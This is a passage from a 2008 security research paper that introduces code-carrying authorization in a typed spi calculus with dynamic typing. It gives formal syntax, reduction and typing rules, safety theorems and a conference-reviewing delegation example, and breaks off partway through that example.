The generation, transmission, and checking of evidence plays a central role in authorization. The evidence may include, for instance, certificates of memberships in groups, delegation assertions, and bindings of keys to principals. Typically, the checking is done dynamically, that is, at run-time, in reference monitors. When a reference monitor considers a request from a principal, it evaluates the evidence supplied by the principal in the context of a local policy and other information. It is also possible—and indeed attractive—to perform some of the checking statically, at the time of definition of a system. This static checking may rely on logical reasoning or on type systems, and may guarantee that enforcement of a policy is done thoroughly and correctly.

A growing body of research explores the idea that the evidence may include or may be organized as a logical proof [4,9,15,17,20]. For instance, in the special case of proof-carrying code (PCC), the proofs guarantee code safety, and the requests are typically for running a piece of code [17]. In another example, the clients of a web server may present proofs that their requests should be granted [5]. This idea provides a principled approach to authorization. It also provides an approach to auditing in which the proofs that motivate access-control decisions can be logged and analyzed [20]. While the burden of proof generation shifts to the principal that makes a request, the proof need not be trusted, so the reference monitor still needs to verify the proof. Dynamic proof verification may fail; accordingly, any static checking needs to accommodate this possibility.

Thus arises the question of how to reconcile static checking with proof-carrying and dynamic verification. As an interesting specific instance of this question, one may wonder how to incorporate dynamic verification in the existing typed spi calculus for authorization of Fournet et al. [12]. In that calculus, a static type system guarantees the safe

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 563–579, 2008.

enforcement of an authorization policy. It does not include proofs as first-class objects, nor the possibility of dynamic verification. One might think about adding proofs and proof-checking as primitives to this calculus, in order to support dynamic verification and authorization. While that idea may seem “natural”, to our surprise we discovered that a more general idea is both technically cleaner and more powerful in supporting interesting authorization scenarios. With “Proof-Carrying Authorization” (PCA) [4] in mind, we call this idea “Code-Carrying Authorization” (CCA).

CCA consists in passing not proofs but pieces of code that perform run-time verification. These pieces of code are essentially fragments of a reference monitor. They are themselves checked dynamically, since in general they are not trusted. Analogously, the Open Verifier project [8] has started to explore a generalization of PCC in which mobile code is accompanied by untrusted verifiers.

Following the Curry-Howard isomorphism, one may view proofs as programs. Still, with PCA [4], those programs are only checked, not executed. With CCA, programs are executed as well, though in a controlled way. No additional language for proofs is needed; we can use arbitrary code, subject to dynamic typing. Thus, in comparison with PCA, CCA allows a more open-ended, flexible notion of evidence without requiring the introduction of special syntax.

In the present paper, we explore dynamic verification and authorization in the context of a typed spi calculus. Technically, this calculus is a higher-order spi calculus [3] with dynamic typing. Both the higher-order features and the dynamic typing rely on fairly standard constructs [2,19], though with some new technical complications and new applications. In particular, the dynamic typing can require theorem proving. The calculus includes only shared-key cryptography; further cryptographic primitives might be added as in later work by Fournet et al. [13]. Optionally, the calculus also includes first-class proof hints, which can alleviate or eliminate the theorem-proving task at the reference monitor. We prove results that establish the safety of authorization decisions with respect to policies. (The full version of this paper [16] contains detailed proofs.)

We exploit this calculus in a range of small but challenging examples. These examples illustrate some of the advantages of dynamic verification and of CCA in particular. For instance, in some of the examples, a server can enforce a rich authorization policy while having only simple, generic code; clients provide more detailed code for run-time access control. Such examples are beyond the scope of previous systems.

In addition to the research on PCA and on types for authorization cited above, our work is related to a broad range of applications of process calculi to security. These include, for instance, distributed pi calculi with trust relations and mobile code [14,18]. Interestingly, some of these calculi support remote attestation and dynamic subtyping checks (however, with rather different goals and type structures, and no typecase) [10].

2 A Spi Calculus with Dynamic Verification

In this section we review the calculus for authorization on which we build [12], and discuss our extensions for dynamic verification.

Authorization Logics. Our approach is parametric in the choice of an authorization logic used as a policy language. The only constraint on the logic is that it be monotonic and closed under substitution (see [16]). For example, Datalog [7], Binder [11], and CDD [1] are valid authorization logics. In the rest of the paper, we use Datalog as an authorization logic, and write $S \models C$ when policy S entails the clause C. Informally, entailment means that access requests that depend on C should be granted according to S.

Our running example is based on an electronic conference reviewing system. The conference server contains a policy that controls the access to the database of paper reviews. This policy expresses authorization facts such as *PCMember*(*alice*), which means “Alice has been appointed as a member of the program committee of the conference”, or authorization rules such as

$$\mathit{Review}(U,\mathit{ID},R) :- \mathit{PCMember}(U),\mathit{Opinion}(U,\mathit{ID},R)$$

which means “if a committee member holds a certain opinion on any paper, she can submit a review for that paper”. Capitalized variables such as U, ID, and R are bound logical variables. Lower-case identifiers (such as *alice* above), together with any other values of the process language, are uninterpreted logical atoms.

Process Syntax and Semantics. The core language consists of an asynchronous spi calculus where parallel processes can send messages to each other on named channels. For example, we may write:

$$\mathsf{out}\ a(M) \mid \mathsf{in}\ a(x); P \rightarrow P\{M/x\}$$

The symbol → represents a computation step. On the left of →, we have a parallel composition of a process that sends a message (actually M) on the channel a and a process that receives a message (represented by the formal parameter x) on a and then executes P; on the right is the result, in which the formal parameter is replaced with the actual message.

Messages include channel names, cryptographic keys, pairs, and encryptions. We assume that encryption preserves the integrity of the payload. There are operations for decomposing and matching pairs and for decrypting messages. For example,

$$\mathsf{decrypt}\ \{M\}k\ \mathsf{as}\ \{y\}k; Q \rightarrow Q\{M/y\}$$

represents the only way to “open” the encryption $\{M\}k$ to retrieve M.

Two special constructs have no effects on the semantics of programs, but are annotations that connect the authorization policy to the protocol code: statements and expectations. A *statement*, such as $\mathit{SentOn}(a,b)$, should be manually inserted in the code in order to record that, at a particular execution point, the clause $\mathit{SentOn}(a,b)$ is regarded as true. An *expectation*, such as $\mathsf{expect}\ \mathit{GoodParam}(x)$, should label program points where the clause $\mathit{GoodParam}(x)$ must hold for the run-time value of x. For example, the following code is safe with respect to the policy $\mathit{GoodParam}(X) :- \mathit{SentOn}(a,X)$:

$$(\mathsf{out}\ a(b) \mid \mathit{SentOn}(a,b)) \mid \mathsf{in}\ a(x); (\mathsf{expect}\ \mathit{GoodParam}(x) \mid \mathsf{out}\ c(x))$$

To this core language, we add a new kind of message $(x{:}T)P$ that represents the process P parametrized by x of type T, and operations to spawn such processes and to check the type of messages dynamically. The formal syntax of messages and processes is as follows:

Syntax for Messages and Processes:

a,b,c,k,x,y,z	name
$M,N ::=$	message
x	name
$\{M\}N$	authenticated encryption of M with key N
(M,N)	message pair
$(x{:}T)P$	code P parametric in x
ok	token conveying logical effects (see Section 3)
$P,Q,R ::=$	process
$\mathsf{out}\ M(N)$	asynchronous output of N to channel M
$\mathsf{in}\ M(x{:}T);P$	input of x from channel M (x has scope P)
$!\mathsf{in}\ M(x{:}T);P$	replicated input
$\mathsf{new}\ x{:}T;P$	fresh generation of name x (x has scope P)
$P \mid Q$	parallel composition of P and Q
$\mathbf{0}$	null process
$\mathsf{decrypt}\ M\ \mathsf{as}\ \{y{:}T\}N;P$	bind y to decryption of M with key N (y has scope P)
$\mathsf{split}\ M\ \mathsf{as}\ (x{:}T,y{:}U);P$	solve $(x,y) = M$ (x has scope U and P; y has scope P)
$\mathsf{match}\ M\ \mathsf{as}\ (N,y{:}U);P$	solve $(N,y) = M$ (y has scope P)
$\mathsf{spawn}\ M\ \mathsf{with}\ N$	spawn M instantiated with N
$\mathsf{typecase}\ M\ \mathsf{of}\ x{:}T;P$	typecheck M at type T (x has scope P)
C	statement of clause C
$\mathsf{expect}\ C$	expectation that clause C is derivable

Notations: $(\widetilde{x}{:}\widetilde{T}) \triangleq (x_1{:}T_1,\ldots,x_n{:}T_n)$ and $\mathsf{new}\ \widetilde{x}{:}\widetilde{T};P \triangleq \mathsf{new}\ x_1{:}T_1;\ldots\mathsf{new}\ x_n{:}T_n;P$
Let $S = \{C_1,\ldots,C_n\}$. We write $S \mid P$ for $C_1 \mid \ldots \mid C_n \mid P$.

For notational convenience, we may omit type annotations, especially for Un types.

Both spawn and $\mathsf{typecase}$ are standard constructs. However, in combination they turn out to be very useful for our purposes. For example, a verifier process can accept untrusted messages from the network, check that they are well-typed as processes with input of type T, and then send the code out to the network once again on an untrusted channel, wrapped in an encryption meant to signify that the contents are now guaranteed to be type-safe:

$$\mathsf{in}\ \mathit{unCode}(x);\mathsf{typecase}\ x\ \mathsf{of}\ y{:}\mathsf{Pr}(T);\mathsf{out}\ \mathit{tsCode}(\{y\}k)$$

A code user can accept such encrypted code packages, and run the code passing it a parameter M of the correct type T without further checking:

$$\mathsf{in}\ \mathit{tsCode}(x);\mathsf{decrypt}\ x\ \mathsf{as}\ \{y\}k;\mathsf{spawn}\ y\ \mathsf{with}\ M$$

As usual in the pi calculus, we define the formal semantics of the calculus by a set of structural congruence rules (see [16]) that describe what terms should be considered syntactically equivalent, and a set of reduction rules (displayed below) that describe how processes evolve. Most of these reduction axioms are standard. Rule (Red Typecase) requires some typing environment E in which the check $E \vdash M : T$ can be performed. In order to define such environments, we parametrize the reduction relation by an initial environment (which can also be chosen as $\varnothing$ if necessary). Rule (Red Res) dynamically adds the names defined by restriction contexts to the current typing environment,

Rules for Reduction: $P \to_E P'$

$\mathsf{out}\ a(M) \mid \mathsf{in}\ a(x{:}T);P \to_E P\{M/x\}$	(Red Comm)
$\mathsf{out}\ a(M) \mid !\mathsf{in}\ a(x{:}T);P \to_E P\{M/x\} \mid !\mathsf{in}\ a(x{:}T);P$	(Red !Comm)
$\mathsf{decrypt}\ \{M\}k\ \mathsf{as}\ \{y{:}T\}k;P \to_E P\{M/y\}$	(Red Decrypt)
$\mathsf{split}\ (M,N)\ \mathsf{as}\ (x{:}T,y{:}U);P \to_E P\{M,N/x,y\}$	(Red Split)
$\mathsf{match}\ (M,N)\ \mathsf{as}\ (M,y{:}U);P \to_E P\{N/y\}$	(Red Match)
$\mathsf{spawn}\ (x)P\ \mathsf{with}\ M \to_E P\{M/x\}$	(Red Spawn)
$E \vdash M : T \Rightarrow \mathsf{typecase}\ M\ \mathsf{of}\ y{:}T;P \to_E P\{M/y\}$	(Red Typecase)
$P \to_{E,env(Q)^{\tilde{x}}} P' \Rightarrow P \mid Q \to_E P' \mid Q \qquad (\text{where } \{\tilde{x}\} \cap fn(P,Q) = \varnothing)$	(Red Par)
$P \to_{E,x:T} P' \Rightarrow \mathsf{new}\ x{:}T;P \to_E \mathsf{new}\ x{:}T;P'$	(Red Res)
$P \equiv Q, Q \to_E Q', Q' \equiv P' \Rightarrow P \to_E P'$	(Red Struct)

Notation: $P \to_E^{*\equiv} P'$ is $P \equiv P'$ or $P \to_E^{*} P'$.

and rule (Red Par) adds the new clauses and names ($env(Q)^{\tilde{x}}$) defined by parallel contexts. The technical reasons for these definitions, which should become apparent in Section 3, are illustrated in the following small example. Consider the reduction step:

$$\mathsf{new}\ a{:}T;(\mathsf{typecase}\ a\ \mathsf{of}\ y{:}T;P) \to_{\varnothing} \mathsf{new}\ a{:}T;P\{a/y\}$$

By (Red Res), this reduction takes place if $\mathsf{typecase}\ a\ \mathsf{of}\ y{:}T;P \to_{a:T} P\{a/y\}$, and this is a valid instance of (Red Typecase) since the typing environment is now $a{:}T$, and $a{:}T \vdash a : T$ is clearly a valid typing judgment.

These rules allow a typecase process $\mathsf{typecase}\ M\ \mathsf{of}\ y{:}T;P$ to reduce provided the message M can be typechecked in an environment E that collects clauses and names defined in any parallel context. In an implementation, it may be impractical to collect the full environment, because, for example, E takes the form E',E'' where the clauses and names of E' are local, while those in E'' are distributed across remote machines. Still, it is fine for an implementation to typecheck the message in the local environment E', because, by a standard weakening lemma, if $E' \vdash M : T$ then also $E',E'' \vdash M : T$. Such an implementation would not admit reduction steps that depend on implicit knowledge of remote clauses and names. This is not a problem in our theory, as we are concerned with safety properties; in practice, we can convey knowledge of remote clauses and names by explicit use of cryptography, as in the examples in later sections.

For brevity, we use derived notations for tuples and pattern-matching, and omit type annotations when they are not necessary. The tuple $(M_1,M_2,\ldots,M_n)$ abbreviates the nested pairs $(M_1,(M_2,\ \ldots,M_n))$. We write $\mathsf{tuple}\ M\ \mathsf{as}\ (\underline{N}_1,\ldots,\underline{N}_n);P$ to pattern-match a tuple, where M is a tuple, and each $\underline{N}_i$ is an atomic pattern (either a variable pattern x, or a constant pattern $=M$, where M is a message to be matched). For each variable, we introduce a split, and for each constant a match. For example, for a fresh z we have

$$\begin{aligned}&\mathsf{tuple}\ (a,b,c)\ \mathsf{as}\ (x,=b,y);P \triangleq \\ &\qquad\qquad \mathsf{split}\ (a,(b,c))\ \mathsf{as}\ (x,z);\mathsf{match}\ z\ \mathsf{as}\ (b,z);\mathsf{split}\ (z,z)\ \mathsf{as}\ (y,z);P\end{aligned}$$

We also allow pattern-matching in conjunction with input and decryption processes.

Safety. Relying on the operational semantics, we give a formal definition of safety (much as in [12]). This notion makes precise the intuitive relation between assumptions, expectations, and program execution. The idea is that a process is safe if whenever during an execution the statement $\mathsf{expect}\ C$ is reached (i.e., it appears at the top level, possibly inside some nested name restrictions) the environment has accumulated enough rules and facts to entail C.

It is also important to know when a process is safe even if it is executed in parallel with a malicious opponent. Following a common approach, we model the opponent as an arbitrary untyped process, with no statements or expectations.

Safety, Opponents and Robust Safety:

A process P is *safe for* E if and only if whenever $P \rightarrow_E^{*\equiv} \mathsf{new}\ \tilde{x}{:}\tilde{T};(\mathsf{expect}\ C \mid P')$, we have $P' \equiv \mathsf{new}\ \tilde{y}{:}\tilde{U};(S \mid P'')$ and $S \cup \mathit{clauses}(E) \models C$ with $(\{\widetilde{y}\} \cap \mathit{fn}(C)) = \varnothing = (\{\widetilde{x},\widetilde{y}\} \cap \mathit{dom}(E))$.
A process O is an *opponent* if and only if it contains no statement or expectation, and every type annotation is Un.
A process P is *robustly safe for* E if and only if for any opponent O, $P \mid O$ is safe for $E,\widetilde{x{:}\mathsf{Un}}$, where $\widetilde{x}$ are the free names of O not in the domain of E.

For example, the process $P = \mathsf{out}\ b(a) \mid \mathsf{in}\ b(x);\mathsf{expect}\ A(x)$ is safe for $A(a)$, but not robustly safe, as an opponent that replaces a with c can lead to an unsatisfied expectation: $\mathsf{in}\ b(x);\mathsf{out}\ b(c) \mid P \rightarrow_{A(a)}^{*} \mathsf{expect}\ A(c)$.

3 A Type System for Robust Safety

We present a dependent type system that statically guarantees safety and robust safety. We extend the system of [12] with a type constructor $\mathsf{Pr}(T)$ for process code parametric in T, and rules for the spawn and $\mathsf{typecase}$ constructs. Most of the rules in this section (including those for new constructs) are largely standard rules adapted to the present context. We are pleased by how much advantageous reuse has been possible.

We prove that typability with respect to an environment E entails safety for E and, if all the types in E are Un ("untrusted"), also robust safety.

Types and Environments. Type Un is inhabited by any message that may come or go to the opponent, like for example a ciphertext that can be considered untrusted until it is decrypted. Upon decryption, one may reason that the contents were created by a principal that knows the encryption key. Types $\mathsf{Ch}(T)$ and $\mathsf{Key}(T)$ are inhabited by secure channels or secret keys for communicating or encrypting messages of type T. A dependent type $(x{:}T,U)$ is inhabited by the pairs (M,N) where M has type T, and N has type $U\{M/x\}$. Type $\mathsf{Ok}(S)$ is inhabited only by the token ok, and is used to attach effects to the payload of channels and keys. When a variable in the environment has type $\mathsf{Ok}(S)$, it is safe to assume that S holds.

Syntax for Types:

$T,U ::= \mathsf{Un} \mid \mathsf{Ch}(T) \mid \mathsf{Key}(T) \mid (x{:}T,U) \mid \mathsf{Pr}(T) \mid \mathsf{Ok}(S)$

T is *generative* iff T is of the form Un, $\mathsf{Ch}(U)$, or $\mathsf{Key}(U)$, for some U.

Notation: $(x_1{:}T_1,\ldots,x_n{:}T_n,T_{n+1}) \triangleq (x_1{:}T_1,\ldots,(x_n{:}T_n,T_{n+1}))$

For example, the type declaration $kra : \mathsf{Key}(id{:}\mathsf{Un}, r{:}\mathsf{Un}, \mathsf{Ok}(Opinion(alice, id, r)))$ says that kra is a key for encrypting a tuple like $(paper,text,\mathsf{ok})$ where $paper$ and $text$ are untrusted values and the ok token indicates that the key conveys the logical effect $Opinion(alice,paper,text)$.

Typing environments are lists of name bindings and clauses. We write $dom(E)$ for the set of names defined (i.e., appearing to the left of a binding ":") in environment E. We write $env(P)$ for the top-level clauses of process P, with suitable name bindings for any top-level restrictions, and $clauses(E)$ for the clauses contained at the top level and inside the top-level Ok types of E. We use a standard notion $E \vdash \diamond$ of well-formedness for environments (see [16]).

Syntax for Environments, and Functions: $env(P)$**,** $clauses(E)$

$E ::= \varnothing \mid E, x{:}T \mid E, C$ Notation: $E(x) = T$ if $E = E', x{:}T, E''$

$clauses(\varnothing) = \varnothing \quad clauses(E, x{:}T) = clauses(E) \quad (\text{if } T \neq \mathsf{Ok}(S))$
$clauses(E, C) = clauses(E) \cup \{C\} \quad clauses(E, x{:}\mathsf{Ok}(S)) = clauses(E) \cup S$

$env(P \mid Q)^{\widetilde{x},\widetilde{y}} = env(P)^{\widetilde{x}}, env(Q)^{\widetilde{y}} \quad (\text{where } \{\widetilde{x},\widetilde{y}\} \cap fn(P \mid Q) = \varnothing)$
$env(\mathsf{new}\ x{:}T; P)^{x,\widetilde{x}} = x{:}T, env(P)^{\widetilde{x}} \quad (\text{where } \{\widetilde{x}\} \cap fn(P) = \varnothing)$
$env(C)^{\varnothing} = C \qquad env(P)^{\varnothing} = \varnothing \quad (\text{otherwise})$
Convention: $env(P) \triangleq env(P)^{\widetilde{x}}$ for some distinct $\widetilde{x}$ such that $env(P)^{\widetilde{x}}$ is defined.

Typing Rules. For each message constructor there are two typing rules, one to give it an informative type, and one to give it type Un. Rules of the second kind are useful to show that any opponent process can be typed.

Rule (Msg Encrypt) shows that an encryption under a trusted key does not need to be trusted, in the sense that it can be sent to an opponent. Rules (Msg Proc) and (Msg Proc Un) invoke the typing relation for processes in an environment that assumes respectively type T or type Un for the process parameter x. Rule (Msg Ok) is typical of this typed approach to verification: in order for an ok token to convey the effects S, it must be the case that the clauses contained in the environment (which include the policy and all the facts consequently accumulated by Ok types) entail each of the clauses in S.

Rules for Messages: $E \vdash M : T$

(Msg x)
$$\frac{E \vdash \diamond \quad x \in dom(E)}{E \vdash x : E(x)}$$

(Msg Encrypt)
$$\frac{E \vdash M : T \quad E \vdash N : \mathsf{Key}(T)}{E \vdash \{M\}N : \mathsf{Un}}$$

(Msg Encrypt Un)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Un}}{E \vdash \{M\}N : \mathsf{Un}}$$

(Msg Pair)
$$\frac{E \vdash M : T \quad E \vdash N : U\{M/x\}}{E \vdash (M,N) : (x{:}T, U)}$$

(Msg Pair Un)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Un}}{E \vdash (M,N) : \mathsf{Un}}$$

(Msg Ok Un)
$$\frac{E \vdash \diamond}{E \vdash \mathsf{ok} : \mathsf{Un}}$$

(Msg Proc)
$$\frac{E, x{:}T \vdash P}{E \vdash (x{:}T)P : \mathsf{Pr}(T)}$$

(Msg Proc Un)
$$\frac{E, x{:}\mathsf{Un} \vdash P}{E \vdash (x{:}\mathsf{Un})P : \mathsf{Un}}$$

(Msg Ok)
$$\frac{E, S \vdash \diamond \quad clauses(E) \models C \quad \forall C \in S}{E \vdash \mathsf{ok} : \mathsf{Ok}(S)}$$

Rule (Proc Res) requires to type P in an environment with the additional binding $x{:}T$. Correspondingly, the reduction rule (Red Res) assumes the binding in the run-time environment of its premise. Rule (Proc Par) collects the effects of process Q to typecheck P, and vice versa. Similarly, the premise of (Red Par) assumes $env(Q)$ in the environment of its premise. Rule (Proc Expect) requires an expected clause to be entailed by the environment, much in the same way as (Msg Ok). Rule (Proc Typecase) is somewhat subtle. It corresponds to an Un rule if we pick U and T to be Un. Moreover, the type U is not related *a priori* to the type T. In typical examples, the rule allows us to check a message M received at type Un and bind a variable y of some more useful type T to this message if the check succeeds. The remaining rules come in pairs, with one rule that assumes informative types and one that assumes Un types. Most of them are straightforward. For example, (Proc Output) says that a message of type T can be sent on a channel of type $\mathsf{Ch}(T)$, and (Proc Decrypt) says that the variable y that represents the payload of a ciphertext of type Un decrypted with a key of type $\mathsf{Key}(T)$ can be assumed to have type T in the continuation process. The rules for split and match are similar.

Rules for Processes: $E \vdash P$

(Proc Nil)
$$\frac{E \vdash \diamond}{E \vdash \mathbf{0}}$$

(Proc Res)
$$\frac{E, x{:}T \vdash P \quad T \text{ generative}}{E \vdash \mathsf{new}\ x{:}T; P}$$

(Proc Fact)
$$\frac{E, C \vdash \diamond}{E \vdash C}$$

(Proc Expect)
$$\frac{E, C \vdash \diamond \quad clauses(E) \models C}{E \vdash \mathsf{expect}\ C}$$

(Proc Par)
$$\frac{E, env(Q) \vdash P \qquad E, env(P) \vdash Q \qquad fn(P \mid Q) \subseteq dom(E)}{E \vdash P \mid Q}$$

(Proc Typecase)
$$\frac{E \vdash M : U \qquad E, x : T \vdash P}{E \vdash \mathsf{typecase}\ M\ \mathsf{of}\ x{:}T; P}$$

(Proc Spawn)
$$\frac{E \vdash M : \mathsf{Pr}(T) \quad E \vdash N : T}{E \vdash \mathsf{spawn}\ M\ \mathsf{with}\ N}$$

(Proc Spawn Un)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Un}}{E \vdash \mathsf{spawn}\ M\ \mathsf{with}\ N}$$

(Proc Input)
$$\frac{E \vdash M : \mathsf{Ch}(T) \qquad E, x{:}T \vdash P}{E \vdash [!]\mathsf{in}\ M(x{:}T); P}$$

(Proc Input Un)
$$\frac{E \vdash M : \mathsf{Un} \qquad E, x{:}\mathsf{Un} \vdash P}{E \vdash [!]\mathsf{in}\ M(x{:}\mathsf{Un}); P}$$

(Proc Output)
$$\frac{E \vdash M : \mathsf{Ch}(T) \quad E \vdash N : T}{E \vdash \mathsf{out}\ M(N)}$$

(Proc Output Un)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Un}}{E \vdash \mathsf{out}\ M(N)}$$

(Proc Decrypt)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Key}(T) \quad E, y{:}T \vdash P}{E \vdash \mathsf{decrypt}\ M\ \mathsf{as}\ \{y{:}T\}N; P}$$

(Proc Decrypt Un)
$$\frac{E \vdash M : \mathsf{Un} \quad E \vdash N : \mathsf{Un} \quad E, y{:}\mathsf{Un} \vdash P}{E \vdash \mathsf{decrypt}\ M\ \mathsf{as}\ \{y{:}\mathsf{Un}\}N; P}$$

Notation: brackets denote optional constructs.

As a simple example, we can show that for $E = Bar{:}-Foo, b{:}\mathsf{Ch}(\mathsf{Ok}(Bar))$, the typing judgment $E \vdash Foo \mid \mathsf{out}\ b(\mathsf{ok})$ is valid. The judgment follows by an instance of (Proc Par), from $E \vdash Foo$ and $E, Foo \vdash \mathsf{out}\ b(\mathsf{ok})$. The latter in turn follows by (Proc Output) and (Msg Ok), where the second rule uses the logical inference $clauses(E, Foo) \models Bar$. Section 4 includes a longer, detailed example of how the interplay between static and dynamic typechecking makes this type system expressive.

Results. We obtain a type preservation result and a safety theorem that guarantees that typability implies safety.

Lemma 1 (Type Preservation). *If $E \vdash P$ and $P \rightarrow_E^{*\equiv} P'$ then $E \vdash P'$.*

Theorem 1 (Safety). *If $E \vdash P$ then P is safe for E.*

The safety theorem makes explicit the connection between the environment used for typing (existentially quantified in related work), and the run-time environment.

In order to show that our notion of opponent is not restrictive in a typed setting, we prove that any opponent can be typed in an environment that does not make trust assumptions. Finally, we prove that if a process P is safe for a security policy S and an untrusted environment, then it is robustly safe.

Lemma 2 (Opponent Typability). *For opponent O, $\widetilde{x{:}\mathsf{Un}} \vdash O$, where $fn(O) \subseteq \{\widetilde{x}\}$.*

Theorem 2 (Robust Safety). *If $\widetilde{x{:}\mathsf{Un}}, S \vdash P$ then P is robustly safe for $\widetilde{x{:}\mathsf{Un}}, S$.*

For example, let us consider process $Q = \mathsf{out}\ b(a,\mathsf{ok}) \mid \mathsf{in}\ b(x,y);\mathsf{expect}\ A(x)$. It is easy to see that given $E = a{:}\mathsf{Un}, b{:}\mathsf{Ch}(x{:}\mathsf{Un}, A(x)), A(a)$ we have $E \vdash Q$, so Q is safe for E. On the other hand it is not possible to derive $a{:}\mathsf{Un}, b{:}\mathsf{Un}, A(a) \vdash Q$, so we cannot prove robust safety (which does not hold).

Dynamic Verification. We define a derived construct to verify that a piece of code M, when passed a parameter N of type T enforces property S. The idea is to typecheck dynamically M, against the parameter type T and an implicit parameter c that is a channel used to return the result of verification, namely an ok token carrying the effects S. The continuation process P will execute only if verification succeeds, that is M sends an ok on channel c.

$$\begin{aligned}
\mathsf{verify}\ M\langle[\widetilde{z{:}\mathsf{Un}}, N{:}T]\rangle{:}S;P \triangleq\ & \mathsf{new}\ c{:}\mathsf{Ch}(\mathsf{Ok}(S));\\
& \big(\mathsf{typecase}\ M\ \mathsf{of}\ y{:}\mathsf{Pr}([\widetilde{z{:}\mathsf{Un}}, T,]\mathsf{Ch}(\mathsf{Ok}(S)));\\
& \mathsf{spawn}\ y\ \mathsf{with}\ ([\widetilde{z}, N,]c) \mid \mathsf{in}\ c(x{:}\mathsf{Ok}(S));P\big)\\
& (\text{where } \{c,y,x\} \cap fn(P,M,[N,]S) = \varnothing, \text{ and } \{\widetilde{z}\} \subseteq fn(S))
\end{aligned}$$

One may wonder whether it is prudent to run the code of an untrusted verifier that is guaranteed to enforce a certain policy. Although additional precautions may be appropriate, this guarantee is substantial. By lexical scoping, the code of the verifier cannot contain capabilities that are not already known by its generator; other capabilities can only be passed explicitly as parameters. Moreover, the verifier must be well-typed in the run-time typing environment, which can be restricted conveniently to further limit potential side effects. On the other hand, this guarantee does not cover other kinds of attacks (such as information leaks or denial-of-service attacks), which may be addressed independently.

4 Examples: A Conference Program Committee

As a benchmark for the effectiveness of CCA, we revisit the conference program committee example of [12]. We first review the idealized electronic conference system, then present two examples that illustrate the benefits of CCA.

Review: an Electronic Conference Reviewing System. There are three kinds of principals: the program committee chair (pc-chair), identified with the server, the program committee members (pc-members), and potential reviewers. The last two are clients of the server. We model only the portion of the conference reviewing system for delegating and filing reviews. The authorization policy S, from the subjective viewpoint of the pc-chair, is:

$$\begin{array}{l}
S = \mathit{Review}(U,\mathit{ID},R) :- \mathit{Reviewer}(U,\mathit{ID}),\mathit{Opinion}(U,\mathit{ID},R) \\
\quad \mathit{Review}(U,\mathit{ID},R) :- \mathit{PCMember}(U),\mathit{Opinion}(U,\mathit{ID},R) \\
\quad \mathit{Reviewer}(V,\mathit{ID}) \ :- \mathit{Reviewer}(U,\mathit{ID}),\mathit{Delegate}(U,V,\mathit{ID}) \\
\quad \mathit{Delegate}(U,W,\mathit{ID}) :- \mathit{Delegate}(U,V,\mathit{ID}),\mathit{Delegate}(V,W,\mathit{ID}) \\
\quad \mathit{Delegate}(U,U,\mathit{ID}) :- \mathit{Opinion}(U,\mathit{ID},R)
\end{array}$$

The predicate $\mathit{Opinion}(u,\mathit{id},r)$ states that principal u holds opinion r on paper id, and is under the control of u itself (that is, the code identified with u can freely assert that predicate). The predicate $\mathit{Delegate}(u,v,\mathit{id})$ states that principal u delegates its capability to review paper id to principal v, and is also under the control of u. All the other predicates are controlled by the pc-chair, and should be asserted only within server code.

Cryptographic keys can be associated with each of these predicates to convey authorization facts through untrusted messages. Thus, the pc-chair may appoint *alice* as a pc-member by sending her a token $\{\mathit{alice}\}\mathit{kp}$ encrypted under a key that carries the effect $\mathit{PCMember}(\mathit{alice})$, and similarly for the other predicates. We define the type of the keys that correspond to each effect, and the type of a channel that implements a database where the pc-chair stores the keys of all potential users:

$$\begin{array}{l}
\mathit{KA} = \mathsf{Key}(u{:}\mathsf{Un},\mathit{id}{:}\mathsf{Un},\mathsf{Ok}(\mathit{Reviewer}(u,\mathit{id}))) \\
\mathit{KP} = \mathsf{Key}(u{:}\mathsf{Un},\mathsf{Ok}(\mathit{PCMember}(u))) \\
\mathit{KD} = \mathsf{Key}(z{:}\mathsf{Un},\mathit{id}{:}\mathsf{Un},\mathsf{Ok}(\mathit{Delegate}(v,z,\mathit{id}))) \\
\mathit{KR} = \mathsf{Key}(\mathit{id}{:}\mathsf{Un},r{:}\mathsf{Un},\mathsf{Ok}(\mathit{Opinion}(v,\mathit{id},r))) \\
\quad T = \mathsf{Ch}(v{:}\mathsf{Un},(\mathit{KD},\mathit{KR}))
\end{array}$$

Keys of type KA or KP are used by the pc-chair only, to assign a paper to a reviewer or to appoint a pc-member respectively. Keys of type KD or KR (parametric in v) can be used by principal v to convey either an opinion or a delegation effect. Type T is the type of a channel used to retrieve the keys of each registered user. Note that it is a dependent type that binds the free parameter v of types KD and KR.

Off-line Delegation. Our first example presents a system that lets reviewers appoint subreviewers without involving the pc-chair in the process. A typical solution that does not use CCA is to have a reviewer present to the server a request that contains her opinion, together with some evidence that represents a chain of delegation. The server then runs an algorithm to traverse the chain and check corresponding permissions, and grants access if the evidence is satisfactory. This solution commits the server to a specific verification algorithm (or a fixed number thereof). Using CCA instead, the server code can be simpler and parametric. For example, the server is defined by the same code whether or not the delegation chain is ordered, has limited length, or delegation is permitted at all. Along with each request to file a review, the server receives the code of a verifier and some evidence. It verifies that the code enforces the desired authorization policy, and grants access without further checks. The relevant portion of the server code is:

$$\begin{array}{l}
\mathit{Server}(\mathit{pwdb}{:}T,\mathit{ka}{:}\mathit{KA},\mathit{kp}{:}\mathit{KP}) = \\
S \mid !\mathsf{in}\ \mathit{filereview}(v,\mathit{id},r,p,e); \\
\quad \mathsf{verify}\ p\langle(v,r,e,(\mathit{pwdb},\mathit{ka},\mathit{kp})){:}(v{:}\mathsf{Un},r{:}\mathsf{Un},\mathsf{Un},(T,\mathit{KA},\mathit{KP}))\rangle{:}\mathit{Review}(v,\mathit{id},r);\ [...]
\end{array}$$

It contains the assertion of policy S, and a process always ready to accept messages on the public channel *filereview*. Parameters v, id, and r are interpreted as a request from principal v to file review r on paper id. Parameter p is the code of a verifier that must be run to grant authorization (i.e., prove *Review*(*v*,*id*,*r*)) on data including the evidence received as the last parameter *e*, and local credentials provided by the server. The parameters passed by the server to the verifier *p* are the name *v* of the principal issuing the request, the report *r*, the evidence *e*, and a triple $(pwdb,ka,kp)$. Channel *pwdb* can be used to retrieve user credentials. Keys *ka* and *kp* are the secret keys used by the pc-chair to appoint reviewers and pc-members. If verification succeeds, authorization is granted, and *r* is a valid review for *id*.

